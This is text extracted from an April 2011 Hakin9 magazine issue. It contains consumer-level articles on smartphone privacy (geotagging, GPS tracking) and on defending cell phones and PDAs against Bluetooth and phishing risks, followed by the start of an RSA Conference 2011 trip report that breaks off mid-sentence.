investigated (http://frwebgate.access.gpo.gov/cgi-bin/
getdoc.cgi?dbname=107_cong_public_laws&docid=f:
publ056.107).
Most people in the United States would think that
public broadcasting of an illegally intercepted cell
phone conversation would be illegal. The US Supreme
Court has found that the First Amendment allows an
illegally intercepted cell phone conversation to be
shared with others when the conversation involves
matters of significant public interest. You need to be
careful because technology has increased the chances
that your cell phone conversations are being recorded
and could be made public or used against you (http://
research.lawyers.com/First-Amendment---Freedom-of-
Religion-and-Speech.html).
Mobile tracking by advertisers
Mobile tracking by advertisers is on the rise, as online
advertisers attempt to reach consumers on cell phones/
Smartphones. Companies are now using technology that
makes it difficult for users to prevent tracking. One lawsuit,
filed on September 15, 2010, alleges that a company
called Ringleader Digital Inc. tracks users of Apple’s
iPhones by assigning each phone a unique ID number,
similar to a cookie. If a user deletes the ID number,
the suit claims, it respawns itself moments later (http://
www.wired.com/threatlevel/2010/09/html5-safari-exploit/,
Smartphones Security
and Privacy
All the threats that attack your enterprise computer
centers and personal computer systems are quickly
encompassing mobile devices.
What you will learn…
• There is no guarantee of telecommunications privacy
• Geotagging what it is and how to disable
• Your employer can use GPS to monitor you during work hours
What you should know…
• Cell phone/Smartphone basics
Smartphones Security and Privacy
www.hakin9.org/en 29
The storage of location based data, in the form of
Latitude and Longitude inside of images is called
Geotagging; essentially tagging your photograph with
the geographic location. This data is stored inside if the
metadata of JPEG images and is useful for tying the
photograph to a location.
So, what if you took at picture of your child by a tree at
the school yard? Now anyone can find out what school
your child attends!
Most people don’t realize that the action of automatic
geotagging takes place on their Smartphones because
it is enabled by default. As a result, individuals often
share too much information about their location.
To turn off GPS locator (geotagging) on your
Smartphone
iPhone (iOS 4.x)
Go to Settings, General, select Location Services. From
there you can set which applications can access your
GPS coordinates or disable it entirely.
Palm WebOS
Bring up the Location Services configuration screen,
there should be three options: Auto Locate, Geotag
Photos, and Background Data Collection. Ideally, all
three should be turned off.
Google Android and Verizon Droid
In order to disable for just the camera application, start
the Camera app to make sure that you are not saving
your location. This is the menu on the left side of
the camera application; it slides out from left to
http://www.scribd.com/doc/37554403/Ringleader-Lawsuit,
http://ivebeenmugged.typepad.com/my_weblog/pdf/
hillman_v_ringleader.pdf).
In most European countries especially the United
Kingdomtherearelawsgoverningcellphone/Smartphone
privacy. The laws do not allow a person’s location
or tracking to be done without his/her consent. The
location information of the person involved is kept very
private and given the same privacy as communication in
general. The only way for one to get tracking information
on someone be it his/her spouse or children is through
a written consent and these laws even protect network
providers who withhold location information on certain
suspects from law enforcement agencies. As seen in
the preceding paragraphs this is different in the United
States where there is no constitutional law governing cell
phone/Smartphone privacy, so there is no guarantee of
telecommunications privacy.
In other European countries such as Germany the toll
gate system cannot be used to track vehicles. Tolling
information which can be used to track and follow
cars is not allowed and the constitutional law governs
so criminal activities or plans may not be interrupted
because of this law.
What about someone taking your picture with a
Smartphone without your permission? The Video
Voyeurism Prevention Act prohibits the photographing
or videotaping of a naked person without his or her
permission in a gym, tanning salon, dressing room
or anywhere else where one expects a reasonable
expectation of privacy. Violators can expect fines of up
to $100,000 and/or up to a year in prison. This doesn’t
necessarily make it illegal for someone to snap your
photo without your permission. For instance, if you’re
just walking down the street and someone takes a
picture, they’re well within their rights no matter how
violated you might feel. But if someone takes a picture
of you without your permission while you’re getting
ready to shower at the gym, it’s against the law. This law
isn’t limited to Smartphones that have built in cameras
but also includes camcorders, cameras, and digital
cameras.
Disable GPS locator on images
What happens if the person who takes the picture on his/
her Smartphone doesn’t disable the GPS locator on the
image and uploads it to his/her social networking site?
Then everyone and anyone can know where you were
at that time and day. Your boss thought that you were
on a business trip in Washington D.C., but instead you
were photographed in a hotel in North Carolina. If you
have not disabled this feature on your Smartphone and
you upload pictures to social networking accounts then
anyone who views the image can view the geotagging
within the image.
04/201130
DEFENSE
right. Select Store Location and make sure it is set to
off. Once this is disabled, the camera app will no longer
add geotags to your images.
BlackBerry Devices
Go into picture-taking mode (via HomeScreen, click icon
Camera), press the Menu button and choose Options.
Set the Geotagging setting to be Disabled. Finally, save
the updated settings.
Nokia
Go to Applications, select Camera, select options,
select settings, set Show GPS info to be Off. Accept the
change and exit.
Add your cell phone number to the National
Do-Not-Call Registry
What about people getting your number without your
permission? Currently, there is not a comprehensive
wireless 411 directory. Even if a wireless 411 directory
were established, most telemarketing calls to wireless
phones would still be illegal. For example, it is unlawful
for any person to make any call (other than a call
made for emergency purposes or made with express
prior consent) using any automatic telephone dialing
system or any artificial or prerecorded voice message
to any telephone number assigned to a paging service,
mobile telephone service, or any service for which the
called party is charged for the call. This prohibition
applies regardless of whether the number is listed on
the national Do-Not-Call list (http://www.fcc.gov/cgb/
consumerfacts/tcpa.html).
Since most telemarketers use auto-dialers to place
their calls, the likelihood of a telemarketer calling your
cell phone is reduced, even if your cell number were
listed in a directory. However, because not all calls
are eliminated, it is a good idea to add your cell phone
number to the National Do-Not-Call Registry either
online at www.donotcall.gov or by calling toll-free at
(888) 382-1222 from the telephone number you wish
to register.
Locating you by using the built in GPS system
It is likely that the trend of including location-tracking
components will continue as cell phone manufacturers
comply with the Federal Communications Com
mission (FCC) Enhanced 911 (E911) rule. The FCC’s
E911 initiative requires cell phone carriers to be able
to pinpoint their customers’ locations within 100
meters.
The main thrust behind location-based tracking
was public safety, however, many companies are
exploring commercial opportunities as well. Several
companies now offer non-emergency tracking for a
monthly fee. One of the newest commercial forms of
non-emergency tracking is aimed at parents who want
to know the location of their children. These services
enable parents to monitor their child’s location by
tracking their cell phone. A parent is able to locate
their child by accessing a web site that monitors
where they are. In addition to tracking the location,
these monitoring services can send text messages
to children who travel too far from parent-approved
locations. Text messages may also be used to alert
parents if a stranger or hacker attempts to use the
service to locate their child.
Cell phone applications such as Loopt and Google
Latitude allow friends to track each other’s location. The
applications allow the user to specify who can track the
user’s location. Google allows users to limit the tracking
to a city-level location only. Both Google and Loopt say
they do not store historical locations, only your last
location. Users of location tracking services should be
aware that current privacy protections can be changed
by the providers at any time. These are company
policies, not legal requirements.
Be aware that if you are using a phone or vehicle
provided by your employer, under the current law your
employer can use GPS to monitor you during work
hours (www.privacyrights.org/fs/fs7-work.htm).
Generally, tracking by GPS can be limited in two
ways. Its use can sometimes be limited when the cell
phone user is indoors and many GPS-equipped phones
Smartphones Security and Privacy
www.hakin9.org/en 31
have two settings: 911-only or location-on. Examine
your phone and select the appropriate setting for your
personal needs.
If you utilize a tracking service or GPS directions and
maps, be aware that your travel history and location may
be provided to law enforcement, as part of litigation, or
utilized by advertisers.
Protecting your Smartphone
Like any device that stores data or connects to the
internet you need to take data security seriously. To get
started:
• Password protect your device and change this
password every 60 days.
• Delete your browsing history.
• Delete your system cache.
• Delete your picture cache.
• Delete your network cache.
• Delete your installation log.
• Delete your viewed SMS.
• Delete viewed email from your phone.
• Verify the applications your download before your
install them.
• Scan the operating system for trojans, malware,
etc.
• Turn-off Bluetooth when not in use.
• Use anti-virus software and keep the definition file
up-to-date.
• Use a firewall.
To make it easier, I highly recommend NetQin Anti-Virus
and NetQin Mobile Guard (http://www.netqin.com/en/)
They are free and easy to use.
NetQin Mobile Anti-virus provides excellent protection
against viruses, trojan horses, worms, spyware and
other forms of malware. Scanning the device is merely
a matter of clicking the Scan Viruses button on the
program’s main interface. Following a scan, the mobile
security software details what has been found in each
category. In the event that malware is present, the user
can decide to delete each one individually or all at
once.
The application also operates in real time so that if a
virus or other malicious application were to infect the
device, it would be identified so that it can be removed
immediately without having to wait to perform a scan.
This real-time mobile security software protection
applies to malware that might be transmitted through
chat sessions, web browsing, links that are contained
in messages and multimedia messages. It also scans
the installation files of applications ensuring that
installing a new program doesn’t introduce a virus
to the Smartphone (http://mobile-security-software-
review.toptenreviews.com/netqin-mobile-anti-virus-
review.html).
NetQin Mobile Guard is designed to improve
your mobile phone performance by removing junk,
minimizing power consumption, blocking harmful sites
and protecting your mobile phone against malware.
This product also helps manage internet usage with
monthly limits, a connection log, and even a real-
time traffic bar that shows the amount of traffic being
transferred. System Optimization OS Scan identifies
the system problem and helps you fix it to improve the
device performance (http://download.cnet.com/NetQin-
Mobile-Guard/3000-2064_4-11452970.html).
Conclusion
To reiterate, Smartphones are part of your Personal
Area Network (PAN) and the user needs to remember
that everything that is done on them, data saved in
them, communications that touch them in anyway
(voice, SMS, email) should be viewed as public and
not private. All the threats that attack your enterprise
computer centers, personal computer systems are
quickly encompassing mobile devices. You need to be
proactive in protecting your security and privacy and
not reactive. This article’s goal is to get you to think
about securing your Smartphone and then get you to
do it.
On the‘Net
• http://communications-media.lawyers.com/privacy-law/Cell-Phone-Privacy.html
• http://www.joebuy.com/importance-of-cellphone-privacy/
• http://sociable.co/2011/01/27/geolocation-apps-causing-new-privacy-and-safety-fears-for-Smartphone-users/
• http://www.fastcompany.com/1658963/Smartphone-security-personal-data-lock-crime-thieves-gadgets-information-pin#
• http://www.privacyrights.org/fs/fs2b-cellprivacy.htm
• Rebecca Wynn – Search Engine Security and Privacy – Hakin9 Aug 2010 Issue
• Rebecca Wynn – Search Engine Security and Privacy Part 2 – Hakin9 Dec 2010 Issue
REBECCA WYNN
Rebecca Wynn, MBA, CISSP, LPT, CIWSA, NSA/CNSS
NSTISSI 4011-4016 is a Principal Security Engineer with NCI
Information Systems, Inc. She has been on the Editorial
Advisory Board for Hakin9 Practical Protection IT Security
Magazine since 2008.
04/201132
DEFENSE
T
hanks to the folks in DISA.gov and NIST.gov for
their wonderful suggestions, source materials and
best practices recommendations for this article.
What unique risks do cell phones
and PDAs present?
Most current cell phones have the ability to send
and receive text messages. Some cell phones and
PDAs also offer the ability to connect to the internet.
Although these are features that you might find useful
and convenient, attackers may try to take advantage of
them. As a result, an attacker may be able to accomplish
the following:
• Abuse your service – Most cell phone plans
limit the number of text messages you can send
and receive. If an attacker spams you with text
messages, you may be charged additional fees. An
attacker may also be able to infect your phone or
PDA with malicious code that will allow them to use
your service. Because the contract is in your name,
you will be responsible for the charges.
• Lure you to a malicious web site – While PDAs
and cell phones that give you access to email are
targets for standard phishing attacks, attackers are
now sending text messages to cell phones. These
messages, supposedly from a legitimate company,
may try to convince you to visit a malicious site by
claiming that there is a problem with your account or
stating that you have been subscribed to a service.
Once you visit the site, you may be lured into providing
personal information or downloading a malicious file.
• Use your cell phone or PDA in an attack – Attackers
who can gain control of your service may use your
cell phone or PDA to attack others. Not only does
this hide the real attacker’s identity, it allows the
attacker to increase the number of targets.
Defending Cell Phones
and PDA’s
We’re at the very early stages of Cell Phone and PDA
exploitation through‘trusted’application downloads,
Bluetooth attacks and social engineering. With so many
corporations allowing these devices on their networks
or not knowing how to block their gaining access to
corporate and government network resources, it’s a very
high risk situation.
What you will learn…
• Attack Methods against These Devices
• System Hardening and Defense Methods
• Current Tools for Defending These Devices
What you should know…
• Your Cell Phone and/or PDA Operating System
• Common Vulnerabilities and Exposures (CVEs)
• How to Install a Task Manager and Firewall
As cell phones and PDAs become more technologically
advanced, attackers are �nding new ways to target victims.
By using text messaging or email, an attacker could lure you
to a malicious site or convince you to install malicious code
on your portable device.
• Apple admits there’s no way to guarantee an iTouch or
iPhone Application DOES NOT contain malware.
• Google admits there’s no way to guarantee an Android
Application DOES NOT contain malware.
• Blackberry devices have 9 known CVEs (and more
coming)…. Android based on Linux OS (which also has
known vulnerabilities)
Most Users CLICK “OK” almost every time when warned that
“This application can use the internet, track your location,
and utilize other phone and data resources…”
Defending Cell Phones and PDA’s
www.hakin9.org/en 33
Many popular manufacturers are making devices that
use Bluetooth technology. These devices include mobile
phones, computers, and personal digital assistants
(PDAs). The Bluetooth technology relies on short-range
radio frequency, and any device that incorporates the
technology can communicate as long as it is within the
required distance. The technology is often used to allow
two different types of devices to communicate with each
other. For example, you may be able to operate your
computer with a wireless keyboard, use a wireless headset
to talk on your mobile phone, or add an appointment to
your friend’s PDA calendar from your own PDA.
So, what are some Bluetooth security concerns?
Depending upon how it is configured, Bluetooth
technology can be fairly secure. You can take advantage
of its use of key authentication and encryption.
Unfortunately, many Bluetooth devices rely on short
numeric PIN numbers instead of more secure passwords
or passphrases. If someone can discover your Bluetooth
device, he or she may be able to send you unsolicited
messages or abuse your Bluetooth service, which could
cause you to be charged extra fees.
Worse, an attacker may be able to find a way to
access or corrupt your data. One example of this type
of activity is bluesnarfing, which refers to attackers
using a Bluetooth connection to steal information off of
your Bluetooth device. Also, viruses or other malicious
code can take advantage of Bluetooth technology to
infect other devices. If you are infected, your data
may be corrupted, compromised, stolen, or lost. You
should also be aware of attempts to convince you to
send information to someone you do not trust over a
Bluetooth connection.
What can you do
to protect yourself against this risk?
Disable Bluetooth when you are not using it – Unless
you are actively transferring information from one
device to another, disable the technology to prevent
unauthorized people from accessing it.
Use Bluetooth in hidden mode – When you do
have Bluetooth enabled, make sure it is hidden, not
discoverable. The hidden mode prevents other Bluetooth
devices from recognizing your device. This does not
prevent you from using your Bluetooth devices together.
You can pair devices so that they can find each other
even if they are in hidden mode. Although the devices
such as a mobile phone and a headset will need to be
in discoverable mode to initially locate each other, once
they are paired they will always recognize each other
without needing to rediscover the connection.
Be careful where you use Bluetooth – Be aware of
your environment when pairing devices or operating in
discoverable mode. For example, if you are in a public
• Gain access to account information – In some areas,
cell phones are becoming capable of performing
certain transactions (from paying for parking or
groceries to conducting larger financial transactions).
An attacker who can gain access to a phone that is
used for these types of transactions may be able to
discover your account information and use or sell it.
What can you do to protect yourself?
• Follow general guidelines for protecting portable
devices – Take precautions to secure your cell
phone and PDA the same way you should secure
your computer.
• Be careful about posting your cell phone number
and email address – Attackers often use software
that browses web sites for email addresses.
These addresses then become targets for attacks
and spam. Cell phone numbers can be collected
automatically, too. By limiting the number of people
who have access to your information, you limit your
risk of becoming a victim.
• Do not follow links sent in email or text messages
– Be suspicious of URLs sent in unsolicited email
or text messages. While the links may appear to
be legitimate, they may actually direct you to a
malicious web site.
• Be wary of downloadable software – There are many
sites that offer games and other software you can
download onto your cell phone or PDA. This software
could include malicious code. Avoid downloading
files from sites that you do not trust. If you are getting
the files from a supposedly secure site, look for a
web site certificate. If you do download a file from
a web site, consider saving it to your computer and
manually scanning it for viruses before opening it.
• Evaluate your security settings – Make sure that
you take advantage of the security features offered
on your device. Attackers may take advantage
of Bluetooth connections to access or download
information on your device. Disable Bluetooth when
you are not using it to avoid unauthorized access.
Bluetooth Risk
Understand Bluetooth is your front door to your PDA
operating system. It’s very important you control your
Bluetooth access to your Cell phone or PDA. So, what
is Bluetooth? Bluetooth is a technology that allows
devices to communicate with each other without cables
or wires. It is an electronics standard, which means that
manufacturers that want to include this feature have to
incorporate specific requirements into their electronic
devices. These specifications ensure that the devices
can recognize and interact with other devices that use
the Bluetooth technology.
04/201134
DEFENSE
wireless hotspot, there is a greater risk that someone else
may be able to intercept the connection than if you are
in your home or your car. Evaluate your security settings
– Most devices offer a variety of features that you can
tailor to meet your needs and requirements. However,
enabling certain features may leave you more vulnerable
to being attacked, so disable any unnecessary features
or Bluetooth connections. Examine your settings,
particularly the security settings, and select options that
meet your needs without putting you at increased risk.
Make sure that all of your Bluetooth connections are
configured to require a secure connection.
Take advantage of security options – Learn what
security options your Bluetooth device offers, and take
advantage of features like authentication and encryption.
You should also consider taking additional precautions to
protect your portable devices by adding another layer of
security including encrypting and securing the data you
store on these devices.
Why do you need multiple layers of protection?
Although there are ways to physically protect your laptop,
PDA, or other portable device, there is no guarantee that
it won’t be stolen.After all, as the name suggests, portable
devices are designed to be easily transported. The theft
itself is, at the very least, frustrating, inconvenient, and
unnerving, but the exposure of information on the device
could have serious consequences. Also, remember that
any devices that are connected to the internet, especially
if it is a wireless connection, are also susceptible to
network attacks.
Strong Passwords
Use passwords correctly – In the process of getting to the
information on your portable device, you probably
encounter multiple prompts for passwords. Take
advantage of this security. Don’t choose options that
allow your computer to remember passwords, don’t
choose passwords that thieves could easily guess, use
different passwords for different programs, and take
advantage of additional authentication methods.
Alternative Data Storage Locations
Consider storing important data separately – There are
many forms of storage media, including CDs, DVDs,
and removable flash drives including USB drives or
thumb drives. By saving your data on removable media
and keeping it in a different location such as your purse
or wallet instead of your laptop bag, cell phone or PDA
case, you can protect your data even if your laptop is
stolen. You should make sure to secure the location
where you keep your data to prevent easy access.
It may be helpful to carry storage media with other
valuables that you keep with you at all times and that
you naturally protect, such as a wallet or keys.
Encrypt Files
Encrypt files – By encrypting files, you ensure that
unauthorized people can’t view data even if they can
physically access it. You may also want to consider
options for full disk encryption, which prevents a thief
from even starting your laptop without a passphrase.
When you use encryption, it is important to remember
your passwords and passphrases; if you forget or lose
them, you may lose your data.
Anti-virus, HIPS and Task Management
Install and maintain anti-virus software – Protect laptops
and PDAs from viruses the same way you protect
your desktop computer. Make sure to keep your virus
definitions up to date. If your anti-virus software doesn’t
include anti-spyware software, consider installing
separate software to protect against that threat. I’ve
always been a proponent of Host-based Intrusion
Prevention (HIPS) over Anti-virus but it’s so early in the
game, I haven’t found any HIPS vendor moving to Cell
phones and PDAs just yet.
In the meantime, I have found something useful: Task
Manager applications for Droid, iPhone and Blackberry,
for example. These applications allow you to see every
process and application loaded in memory and stop
those that you don’t know about or trust. By keeping
an eye on every running application and process, you
will be able to keep an eye on what’s loading and kill
processes that may contain malware.
Firewall
Install and maintain a firewall – While always important
for restricting traffic coming into and leaving your
computer, firewalls are especially important if you are
traveling and using different networks. Firewalls can
help prevent outsiders from gaining unwanted access.
I was able to find an IP Tables firewall ported to the
Android OS for my Motorola Droid. It required that I took
root control of my device (also known as ‘rootkit-ing your
Droid’ and not to be confused with a malware rootkit)
and then installed the IP Tables application called
Droidwall. See http://code.google.com/p/droidwall/ for
more information.
This application gives me total control over every
application that can send and receive information over
the internet. I’ve disabled all of the applications that I
don’t want sending information while I’m not watching
them. This gives me much stronger control over the risk
of malware.
It may even get installed on my Droid but is it smart
enough to fake being a trusted app and go through the
right port on my firewall – probably not this month – but
maybe sooner than I wish. That’s why we need HIPS for
Cell phones and PDAs as much as we need them for
our laptops, desktops and servers.
Defending Cell Phones and PDA’s
www.hakin9.org/en 35
Backup
Back up your data – Make sure to back up any data you
have on your computer onto a CD-ROM, DVD-ROM,
or network. Not only will this ensure that you will still
have access to the information if your device is stolen,
but it could help you identify exactly which information
a thief may be able to access. You may be able to
take measures to reduce the amount of damage that
exposure could cause.
Finally, the big risk on a personal level is Cell phone
tracking. Remember, your local government can use
information transmitted by your cellular telephone to
track its location in real-time, whether based on what cell
phone towers your cell phone is communicating with, or
by using the GPS chip included in most cell phones.Many
courts have required the government to obtain a warrant
before conducting this type of surveillance, often thanks
to briefings by groups like the EFF.org. However, many
other courts have been happy to routinely authorize cell
phone tracking without probable cause.
Even more worrisome, the government has the
capability to track cell phones without the cell phone
provider’s assistance using a mobile tracking technology
which has been given the codename triggerfish. This
technology raises the possibility that the government might
bypass the courts altogether. Even if the US government
does seek a court order before using triggerfish, though, it
will only need to get an easy-to-get pen-trap order rather
than a wiretap order based on probable cause. Put simply,
cell phone location tracking is an incredibly powerful
surveillance technology that is currently subject to weak
technical and legal protections.
Unfortunately, if you want to use your cell phone at
all, avoiding the threat of this kind of real-time tracking
is nearly impossible. That’s because, at least in the
USA, the US government can track your cell phone
whenever it’s on, even if you aren’t making a call. The
US government can even track some cell phones when
they are powered down, unless you have also removed
the battery. So, once again, there is a security trade-off:
the only way to eliminate the risk of location tracking is
to leave the cell phone at home, or remove the battery.
For more information on this particular topic, visit
http://www.mobileactive.org and read about mobile
surveillance.
Some of the anti-virus vendors sense that the game
is early and the opportunity is huge so Kaspersky, for
example, has developed what they are claiming is anti-
theft technology that disables or cleans a stolen phone
even if the SIM card has been replaced, uses advanced
phone-finder technology with Google Maps coordinates,
blocks unwanted calls, scrubs viruses, offers a firewall
and privacy features on Windows Mobile, Symbian,
Blackberry and Android operating systems. Learn more
at http://www.kaspersky.com.
The anti-virus vendor, AVG recently purchased
DroidSecurity, an Israeli-based player, who claims to be
a pioneer in cloud-based mobile security. DroidSecurity
currently claimed to be the only company of its scale
exclusively focused on protecting smartphones, tablets
and other devices running on the Google Android
Operating System. The potential that exists within
the mobile space is extraordinary, and we predict that
devices like smart phones will overtake PCs in 2012,
said J.R. Smith, Chief Executive Officer, AVG.
This strong momentum for Android is being witnessed
directly by DroidSecurity and is evidenced in the
company’s user stats. Of the 100,000+ apps currently
available on the Android market, DroidSecurity antivirus
free consistently ranks in the top 50 of most popular
apps. According to company estimates, over 4.5 million
Android mobile devices have downloaded DroidSecurity,
making DroidSecurity among the largest and fastest
growing providers of anti-virus apps for the Android
market and among the fastest growing apps today. Learn
more at http://www.avg.com.
Conclusion
Cell phone and PDA devices are becoming the pervasive
computing replacement to the Laptop and even more
recently, the netbook. Their powerful CPUs combined with
strong operating systems, applications and internet access
as well as the portability of these devices make them the
most highest risk computing resources on the planet – just
waiting for massive infections, data leakage and other
malicious attacks – which have already just begun.
It’s time now for you to take a close look at your
personal Cell phone, PDA and if you are the IT director
or network administrator, to do the same Company-
wide before the problem of infection and remote control
of these devices becomes commonplace. Be cautious,
be proactive and stop treating your Cell phone like an
analog line. This device is a two-way, portable internet
device – make sure you’re the one in control of all two-
way communications, or you’ll find yourself a victim.
GARY S. MILIEFSKY, FMDHS, CISSP®
Gary S. Miliefsky is a regular contributor to Hakin9
Magazine. He is the founder and Chief Technology Officer
(CTO) of NetClarity, Inc, where he can be found at http://
www.netclarity.net. He is a 20+ year information security
veteran and computer scientist. He is a member of ISC2.org,
CISSP® and Advisory Board of the Center for the Study of
Counter-Terrorism and Cyber Crime at Norwich University.
Miliefsky is a Founding Member of the US Department
of Homeland Security (http://www.DHS.gov), serves on
the advisory board of MITRE on the CVE Program (http://
CVE.mitre.org) and is a founding Board member of the
National Information Security Group (http://www.NAISG.org).
03/201136
S
eems like every year, the RSA Conference is
upon us, earlier and earlier, here in the USA.
Used to be April, then March, now February –
good thing it took place in San Francisco, CA where the
weather is always comfortable – I left my snow shoes
and shovel back at home in Boston where the snow was
piled so high, you could ski
to work.
Hopped on a Virgin
America flight to SFO and of
course the flight was full of
fellow network security folks
– there are a lot of us in the
Boston, MA, USA area.
I bumped into Jon Oltsik,
a top network security
analyst from Enterprise
Strategy Group (http://ww
w.enterprisestrategygrou
p.com/category/our-team/
analysts/jon-oltsik/) on the
flight and started talking up my 2nd generation NAC
product to him – he said that’s really cool, could you
send me some slides – so I sat back down, booted my
laptop, got on the Virgin America wifi (it was $12 and
well worth it) and blasted him an email while we were
on the plane – shipped him over a 3MB powerpoint
completely untethered
and at 34,000 feet. Not
bad. Felt like the start of
a great adventure to this
year’s show. One self-plug,
I’m happy to report, my
company, an RSA Innovator
(we won that award at this
show in 2007 for our early
NAC concept), NetClarity,
won the most innovative new
security product for 2011
award, so the flight back
was just as enjoyable (see:
http://www.netclarity.net/).
My RSA Conference
2011 Trip Report
Annual Trek to the Greatest INFOSEC Show on Earth.
What’s New and Exciting Under the Big Top of Network
Security.
What you will learn…
• What’s new and interesting in our �eld
• Top Advances in INFOSEC products
What you should know…
• There are lots of INFOSEC trade shows out there
• RSA Conference is probably the biggest and the best
My RSA Conference 2011 Trip Report
www.hakin9.org/en 37
Someone so humble but is actually a powerhouse
– the inventor of NMAP – probably in my Top 10 list of
BEST INVENTIONS for INFOSEC – EVER. It’s great
to work with people like him. Just checkout his website
of http://www.insecure.org and you’ll probably agree
with me. Or try out NMAP and see for yourself. He
also recommends lots of other powerful tools and has
many links on his site, so I suggest you bookmark it. If
you send him an email, please send him a warm hello
from me.
The RSA Conference was originally launched in 1991
as a forum for cryptographers to gather and share their
knowledge and come up with new ideas and improved
algorithms. It’s morphed dramatically over the years
into something that covers the entire onion of INFOSEC
– from the new TCP/IP-based front door locks, offered
by HIDcorp and Black Box Corporation to the malware
backdoor with all the top vendors in the anti-virus
market battling it out, sharing their approach, claiming
of course to find and block more malware than all their
competitors. Check out the start of a convergence
of physical security with logical/network security at
http://www.hidglobal.com/iam/logicalAccess.php and
http://www.blackbox.com/Store/Detail.aspx/Intelli-
Pass-Biometric-Access-Control-System-Standalone/
SAC510SA.
By the way, I must thank the RSA Conference staff
and the professional team at RSA for making this event
so valuable and enjoyable. Great speakers, great
location and the excitement in the air under the big top
that’s been missing in other industries and throughout
our globally down economic situation. It was nice to
take part in an event that was growing, exciting and
positive. You can learn more about RSA, the Security
Division of EMC at http://www.rsa.com. If you don’t
know where they got their name, there are three
inventors of their first crypto algorithm that got them
started – that would be the names of Rivest, Shamir
and Adelman ie R.S.A, the key-based encryption they
invented in 1977. RSA is an encryption algorithm that
uses very large prime numbers to generate a public
key and a private key. It is typically used in conjunction
The RSA conference is really a proving ground for
young, innovative security companies, as much as it is
a chance for the big players to tout their next release
of their software or hardware.
Speaking of which, the RSA security conference has
been helping drive the information security agenda
worldwide with annual industry events in the U.S.,
Europe and Japan, over the past 19 years. You can learn
more about this event at http://www.rsaconference.com/
index.htm.
Seeing as this is Hakin9 Magazine, I can’t ignore
what happened to HBGary. This California-based
security firm has been trying to unmask members of the
hacking group Anonymous, pulled out of the RSA 2011
security conference. They claimed that its show floor
booth staff had received numerous threats of violence.
In an effort to protect our employees, customers and the
RSA Conference community, HBGary has decided to
remove our booth and cancel all talks, HBGary said in a
statement posted to its Web site. HBGary said hackers
from Anonymous, which supports Wikileaks, broke
into its computer systems and stole proprietary and
confidential information. This breach was in violation
of federal and state laws, and stolen information
was publicly released without our consent, HBGary
said. HBGary is continuing to work intensely with law
enforcement on this matter and hopes to bring those
responsible to justice. This is exciting as RSA gets
– hacking groups – threats of violence – (even secret
service protection with Bill Clinton on premise) – what
more could one ask for?
Well, actually, the noise and excitement at the show
was more about great new products, advances in
INFOSEC technology and very little beyond the false
alarm with HBGary’s booth and speaking engagement
pull out.
It usually attracts some of the world’s most renowned
information and network security researchers and IT
security experts. Some of the gimmicky presentations on
the trade show floor are designed to draw a crowd more
than education you about a new product or technology
but if you are like me, you’ll navigate your way through
this maze and find the cheese – usually at the back or
in the corner or sitting
outside of the expo
floor, having a cup of
coffee with the more
humble folks in the
industry.
I spent an hour or
so with Fyodor of
Insecure.org and I
must say that it’s folks
like him that make it fun
to be in this Industry.
03/201138
with a secret key cryptosystem such as DES or
TRIPLE DES. DES or TRIPLE DES would be used to
encrypt the message as a whole and then use RSA to
encrypt the secret key. Thus, RSA provides a digital
envelope for the message. RSA is the most commonly
used public key algorithm in the world, today – used
for both encryption and for signing. Now back to the
show…
As I walked the expo floor, it was almost
overwhelming – the new products and vendors and
innovative ideas. I wanted to listen to all of their
pitches but I simply did not have the time. Then
there’s the really fun presentations that you just can’t
help looking back and laughing – in a good way. I was
mesmerized by the CTO of Palo Alto Networks – they
are becoming a powerhouse in the corporate firewall
market because of his innovative ideas on user and
application layer based control and anomaly defense
and traffic control. He was entertaining, interesting,
educational and of course, usually right on the money
about the problems with traditional deep packet
inspection firewalls or unified threat management
(UTM) appliances.
What made me laugh so much was every couple of
minutes he would look at everyone in the audience
and yell out the traditional firewall – junk – add layers
of security features – junk – don’t believe me – come
– let us go walk over to my competitors’ booths (pointing
to Cisco, Juniper and others) – ask them if I’m right…
come – I will show you. Of course he never did walk
over to competition but the fact that he kept playing the
I’m better than all the rest card (which is true) was just
funny to watch. It’s also a lesson in humility – better to
not ‘slam’ your competitors but if you do, do it in a funny
way, which he did. Before I give you his URL, I want you
to know that during the show, I found two other ‘next
gen’ traffic controlling devices that I liked – Astaro is
on the cutting edge for SMBs up to some of the larger
enterprises (and the price is right) – they even offer
the flexibility of hardware, software or virtual machine
deployment models.
Astaro just launched a new device called RED which
is very next gen – consider this tiny little box a remote
Ethernet device – in other words, better than a VPN,
RED acts like a hot Ethernet port for you (even if you’re
in your house), back into headquarters through the
new Astaro firewall. It’s plug-and-play. Finally, I saw a
device from Black Box that did almost everything Palo
Alto Networks showed me – user, application and traffic
but didn’t have traditional firewall rules – it’s inline, it
controls the ‘intranet’ and it’s called OptiNet – pretty
cool stuff. So, here are the links I recommend you visit:
• http://www.paloaltonetworks.com/ for the next gen
firewall that isn’t junk
• http://www.astaro.com/ and don’t forget RED, here
http://www.astaro.com/en-us/products/astaro-red
• http://www.blackbox.com/go/security for OptiNet
Speaking of RSA’s original intent for this conference
– cryptography shows up everywhere – in tokens,
in VPN tunnels, in the SSH and SSL protocols,
in encrypted USB sticks and hard drives, so the
newer versions of these products permeated the
air. Remember from an earlier article, I suggested
checking out http://www.truecrypt.org for a free
hard drive, usb stick and file encryption tool. One
of the innovators at the show was PhoneFactor who
argues that a simple phone call provides better two-
factor authentication than a physical security token
(the phone is something you have and a code on
your phone is something you know and if your phone
isn’t stolen it’s in your hands, so it’s you – something
you are). This is really a great way to deploy identity
management. The only hidden problem is – what does
it cost? When you buy a two-factor token, you own it.
When you buy a ‘service’ like PhoneFactor you pay
for every SMS message. This is also bogging down
phone networks, as it’s becoming widely deployed.
Still, I’d recommend you dig deeply and download
their free whitepaper at http://www.phonefactor.com/
notokens.
Back to the funny stories. So, I’m walking the trade
show floor and this fellow from Phone Guard (I think his
name was T.W. Thomas) says Hey, Buddy! Do you text
while you drive? (By the way, it’s becoming ILLEGAL
across America to do this anymore). I said, Are you
serious? You really want to know if I text while I drive?
He said, Yes, and have I got a solution for you – Phone
Guard – it’s the world’s first Drive Safe Software that
Prevents and Blocks Texting While Driving. So, I’m
thinking, for about $25.00 USD, I can turn my cell
phone into a brick while I’m driving – what a crazy idea
and sales pitch (remember, the expo floor at RSA is
like being under the big top – it’s a circus and everyone
wants your attention – no matter how they get it). I
figured, hey, I’ll give this guy a shot. Then we started
having a real conversation – PhoneGuard is better for
parents who want to make sure their Teenagers don’t
get a ticket for texting – could be hundreds of dollars. It
has lots of other features that useful spyware has (for
your Blackberry, Droid or iPhone) – such as detecting
when the car is moving, speed limit control settings,
real-time admin (parental) reports and auto-replies
